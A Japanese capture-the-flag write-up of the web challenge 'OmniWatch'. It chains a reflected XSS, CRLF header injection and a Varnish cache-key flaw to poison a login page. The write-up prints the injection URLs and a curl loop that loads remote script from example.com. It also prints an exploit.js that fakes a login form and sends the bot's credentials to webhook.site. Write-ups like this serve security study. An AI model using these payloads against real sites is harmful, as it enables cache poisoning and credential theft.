```
HTB{ch41ning_m4st3rs_b4y0nd_1m4g1nary_bb259e3a557ec64ce8e198770750111d}
```

この問題は我々がfirst blood*13でした。2番目に簡単な(また、HTBの想定する難易度でも "Easy" とされている)問題でこの面倒くささかと思いました。

作問者が想定していた解法を見てみたところ、まずPDFの `/Creator` から `wkhtmltopdf 0.12.5` であることを確認し、その脆弱性によってソースコードを盗み取るところから始まっているようでした。元々はソースコードを提供しないつもりだったのでしょうか*14。

[Web 375] OmniWatch (28 solves)

> You have found the IP of a web interface gunners use to track and spy on foes, hack in and retrieve last known location of a caravan that got ambushed in order to find an infamous a black market seller to trade with.
>
> 添付ファイル: web_omniwatch.zip

問題の概要

ソースコードが与えられています。まずこの問題の目的を確認していきます。

`Dockerfile` には次のようなコマンドがあり、 `/readflag` というバイナリを実行する必要のあることがわかります。

```
# …
# Copy flag
COPY flag.txt /flag.txt
# …
# Setup readflag program
COPY config/readflag.c /
RUN gcc -o /readflag /readflag.c && chmod 4755 /readflag && rm /readflag.c
# …
```

Varnishも使われているようで、設定ファイルである `cache.vcl` も含まれています。キャッシュ周りの話は一旦置いておいて、バックエンドには `3000/tcp` と `4000/tcp` で動いている2つのサーバがあり、それぞれ `/controller` 下と `/oracle` 下へのアクセスがあった際に使われるようです。今後、これらのサービスについてそれぞれ便宜上 `controller` と `oracle` と呼んでいきます。


```
vcl 4.0;

backend default1 {
    .host = "127.0.0.1";
    .port = "3000";
}

backend default2 {
    .host = "127.0.0.1";
    .port = "4000";
}
# …
sub vcl_recv {
    if (req.url ~ "^/controller/home"){
        set req.backend_hint = default1;
        if (req.http.Cookie) {
            return (hash);
        }
    } else if (req.url ~ "^/controller") {
        set req.backend_hint = default1;
    } else if (req.url ~ "^/oracle") {
        set req.backend_hint = default2;
    } else {
        set req.http.Location = "/controller";
        return (synth(301, "Moved"));
    }
}
# …
```

これらバックエンドのサービスに対応するソースコードのファイル構造は次のとおりです。 `controller` がPythonで書かれているのはよいとして、 `oracle` はなんとZigで書かれているようです。もしZigならではの脆弱性を探す必要があれば面倒ですが、今は考えないようにします。

```
$ tree -L 3 .
.
├── controller
│   ├── application
```

```
│   │   ├── app.py
│   │   ├── blueprints
│   │   ├── config.py
│   │   ├── firmware
│   │   ├── static
│   │   ├── templates
│   │   └── util
│   ├── requirements.txt
│   ├── run.py
│   └── seed.py
└── oracle
    ├── build.zig
    ├── build.zig.zon
    ├── modules
    │   ├── buffer.zig
    │   ├── config.zig
    │   ├── httpz.zig
    │   ├── …
    │   └── worker.zig
    └── src
        └── main.zig

10 directories, 20 files
```

どのようなサービスか確認するため、ローカルでDockerイメージをビルドし、コンテナを立ち上げます。アクセスすると `/controller` にリダイレクトされ、次のようにログインフォームが表示されました。`guest` / `guest` のようなありそうな認証情報を入力しても、もちろんログインできません。



ユーザ登録、あるいはすでに登録されているユーザの認証情報を用いてのログインはできないでしょうか。`controller/application/util/database.py` でデータベース(MySQL)の初期化をしているようですから、見てみます。まず、データベースの操作は `MysqlInterface` というクラスでラップされていますが、この `register_user` というメソッドでユーザ登録がなされるとわかります。

```
import time, bcrypt, random, uuid, mysql.connector

class MysqlInterface:
# …
    def register_user(self, permissions, username, password):
        password_bytes = password.encode("utf-8")
        salt = bcrypt.gensalt()
        password_hash = bcrypt.hashpw(password_bytes, salt).decode()
        self.query("INSERT INTO users(permissions, username, password) VALUES
        self.connection.commit()
        return True
# …
```

ディレクトリ全体を `register_user` で検索しましたが、同ファイルの以下の処理でしか参照されていません。ユーザ登録のできるAPIはなく、初期設定時に

`MODERATOR_USER`, `MODERATOR_PASSWORD` という設定に含まれているユーザ名とパスワードでユーザが作成されているだけのようです。

```
# …
class MysqlInterface:
    def __init__(self, config):
        self.connection = None
        self.moderator_user = config["MODERATOR_USER"]
        self.moderator_password = config["MODERATOR_PASSWORD"]
# …
    def migrate(self):
# …
        self.register_user("moderator", self.moderator_user, self.moderator_p
# …
```

`MODERATOR_USER`, `MODERATOR_PASSWORD` とは何者でしょうか。

`controller/application/config.py` からは環境変数からやってきているとわかります。

```
import os
from dotenv import load_dotenv

load_dotenv()

class Config(object):
# …
    MODERATOR_USER = os.getenv("MODERATOR_USER")
    MODERATOR_PASSWORD = os.getenv("MODERATOR_PASSWORD")
```

そして、`entrypoint.sh` からはこれらの環境変数はランダムに生成されている*15とわかります。

```
# …
# Random password function
function genPass() {
    echo -n $RANDOM | md5sum | head -c 32
}
# …
export MODERATOR_USER=$(genPass)
export MODERATOR_PASSWORD=$(genPass)
# …
```

`MODERATOR_USER` と `MODERATOR_PASSWORD` は `controller/application/util/bot.py` でも参照されています。このコードは次の通りです。Selenium + Chromiumを使ってなにやらページの巡回を行っているようです。これらの認証情報でログインした後、`/oracle/json/(ランダムな数値)` と `oracle` のAPIへアクセスしています。これが定期的に実行されています。

```
import time, random

from selenium import webdriver
from selenium.webdriver.common.by import By
from selenium.webdriver.chrome.options import Options

from application.util.database import MysqlInterface

def run_scheduled_bot(config):
    try:
        bot_runner(config)
    except Exception:
        mysql_interface = MysqlInterface(config)
        mysql_interface.update_bot_status("not_running")


def bot_runner(config):
    mysql_interface = MysqlInterface(config)
    mysql_interface.update_bot_status("running")

    chrome_options = Options()

    chrome_options.add_argument("headless")
# …
    chrome_options.add_argument("disk-cache-size=1")

    client = webdriver.Chrome(options=chrome_options)

    client.get("http://127.0.0.1:1337/controller/login")

    time.sleep(3)
    client.find_element(By.ID, "username").send_keys(config["MODERATOR_USER"]
    client.find_element(By.ID, "password").send_keys(config["MODERATOR_PASSWO
    client.execute_script("document.getElementById('login-btn').click()")
    time.sleep(3)

    client.get(f"http://127.0.0.1:1337/oracle/json/{str(random.randint(1, 15)

    time.sleep(10)

    mysql_interface.update_bot_status("not_running")
    client.quit()
```

このbotを罠にはめて認証情報を奪い取ることはできないでしょうか。

Reflected XSSとCRLF Injectionを組み合わせて、キャッシュを汚染する

`controller` のソースコードを眺めましたが、非ログイン状態では特になにかデータを保存させられるような処理はなく、というよりbotは `/controller/login` にしかアクセスしませんから、XSSは困難に感じます。となると `oracle` 側でのXSSの可能性を考えますが、Zigは読みたくないのでまずそれ以外の要素を確認します。

再びVarnishの設定ファイルを見てみると、気になる記述がありました。`CacheKey` というレスポンスヘッダが設定されており、さらにその値が `enable` であれば10秒間キャッシュされるようになっています。`vcl_hash` ではリクエストの `req.http.CacheKey` のみがキャッシュの参照時のキーとなるハッシュの計算に使われるようになっていますが、これでは `/oracle/json/1` でキャッシュされたものが `/controller/login` で表示されるようなことも考えられます。


```
# …
sub vcl_hash {
    hash_data(req.http.CacheKey);
    return (lookup);
}
# …
sub vcl_backend_response {
    if (beresp.http.CacheKey == "enable") {
        set beresp.ttl = 10s;
        set beresp.http.Cache-Control = "public, max-age=10";
    } else {
        set beresp.ttl = 0s;
        set beresp.http.Cache-Control = "public, max-age=0";
    }
}
# …
```

レスポンスヘッダに `CacheKey` を追加させて、無理やりどこかのページをキャッシュさせることはできないでしょうか。重い腰を上げて `oracle` 側のZigで書かれたコードを見ていきます。`/oracle/json/1` に対応する処理は次のとおりです。なるほ

ど、パスパラメータからモードとデバイスIDを受け取り、モードが `json` であればJSON形式で、それ以外であればHTMLでデバイスの情報を返しています。

```
// …
pub fn start(allocator: Allocator) !void {
    var server = try httpz.Server().init(allocator, .{ .address = "0.0.0.0",
    defer server.deinit();
    var router = server.router();

    server.notFound(notFound);

    router.get("/oracle/:mode/:deviceId", oracle);
    try server.listen();
}

fn oracle(req: *httpz.Request, res: *httpz.Response) !void {
    var gpa = std.heap.GeneralPurposeAllocator(.{}){};
    const allocator = gpa.allocator();

    const deviceId = req.param("deviceId").?;
    const mode = req.param("mode").?;
    const decodedDeviceId = try std.Uri.unescapeString(allocator, deviceId);
    const decodedMode = try std.Uri.unescapeString(allocator, mode);

    const latitude = try randomCoordinates();
    const longtitude = try randomCoordinates();

    res.header("X-Content-Type-Options", "nosniff");
    res.header("X-XSS-Protection", "1; mode=block");
    res.header("DeviceId", decodedDeviceId);

    if (std.mem.eql(u8, decodedMode, "json")) {
        try res.json(.{ .lat = latitude, .lon = longtitude }, .{});
    } else {
        const htmlTemplate =
            \\<!DOCTYPE html>
            \\<html>
            \\    <head>
            \\        <title>Device Oracle API v2.6</title>
            \\    </head>
            \\<body>
            \\    <p>Mode: {s}</p><p>Lat: {s}</p><p>Lon: {s}</p>
            \\</body>
            \\</html>
        ;

        res.body = try std.fmt.allocPrint(res.arena, htmlTemplate, .{ decodec
    }
}
// …
```

まず、パスパラメータのモードをエスケープせずHTMLのテンプレートに展開しているため、Reflected XSSができそうです。しかしながら、`/oracle/<script>alert(123)<%2fscript>/1` にアクセスしても、`Content-Type` ヘッダが設定されておらず、かつ `X-Content-Type-Options: nosniff` というヘッダがあるために、Chromiumはいい感じにMIME sniffingしてくれません。したがって、これだけでは以下のとおりReflected XSSが成立しません。




```
<!DOCTYPE html>
<html>
    <head>
        <title>Device Oracle API v2.6</title>
    </head>
<body>
    <p>Mode: <script>alert(123)</script></p><p>Lat: -34.6037</p><p>Lon: -34.6037</p>
</body>
</html>
```


このAPIでは、`res.header("DeviceId", decodedDeviceId);` によってデバイスIDが `DevideId` ヘッダに設定されています。デバイスIDを細工することでなんとかできないでしょうか。色々試していると、次のようにCRLFをデバイスIDに紛れ込ませることで、CRLF Injectionできることがわかりました。

```
$ curl -i "http://localhost:1337/oracle/hoge/hoge%0d%0afuga:piyo"
HTTP/1.1 200 OK
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
DeviceId: hoge
fuga:piyo
…
```

これらを組み合わせて、`/oracle/<script>alert(123)<%2fscript>/%0d%0aContent-Type:text%2fhtml` でReflected XSSに持ち込むことができました。



さらに先ほどのキャッシュの件を思い出します。レスポンスヘッダに `CacheKey:enable` を追加することで、強引にこのXSSの発生しているページをキャッシュさせることができるのではないでしょうか。 `/oracle/<script>alert(location)<%2fscript>/%0d%0aContent-Type:text%2fhtml%0d%0aCacheKey:enable` にアクセスした後に `/controller/login` へアクセスすると、キャッシュを汚染してログインフォームで `<script>alert(location)</script>` を含む内容を返させることができました。



moderatorとしてログインするbotは定期的に `/controller/login` へアクセスしてきて、認証情報を入力していきます。これを利用して認証情報をぶっこ抜きましょう。

以下のようなシェルスクリプトを実行して、 `/controller/login` へアクセスすると `//example.com/exploit.js` に存在するJSコードが実行されるようにします。


```
while true; do curl http://(省略)/oracle/%3Cscript%20src=%2f%2fexample.com%2f
```

`exploit.js` は次のような内容にします。偽物のログインフォームを表示し、送信ボタンが押されれば `webhook.site` で作成したページに認証情報が飛んでいくような

スクリプトです。

```
function f(x) {
    (new Image).src='https://webhook.site/…?' + x
}

const username = document.createElement('input');
username.id = 'username';
const password = document.createElement('input');
password.id = 'password';

const button = document.createElement('button');
button.id = 'login-btn';
button.addEventListener('click', () => {
    f(JSON.stringify({ username: username.value, password: password.value }))
});
button.innerText = 'hi';

document.body.appendChild(username);
document.body.appendChild(password);
document.body.appendChild(button);
```

しばらく待つと、botが認証情報を背負ってやってきました。



Path TraversalでJWTの署名に使われる鍵を奪う

botから認証情報を奪い取り、moderatorとして `controller` にログインできました。moderatorはデバイスの情報を閲覧したり、ファームウェアの情報を取得したりできるようです。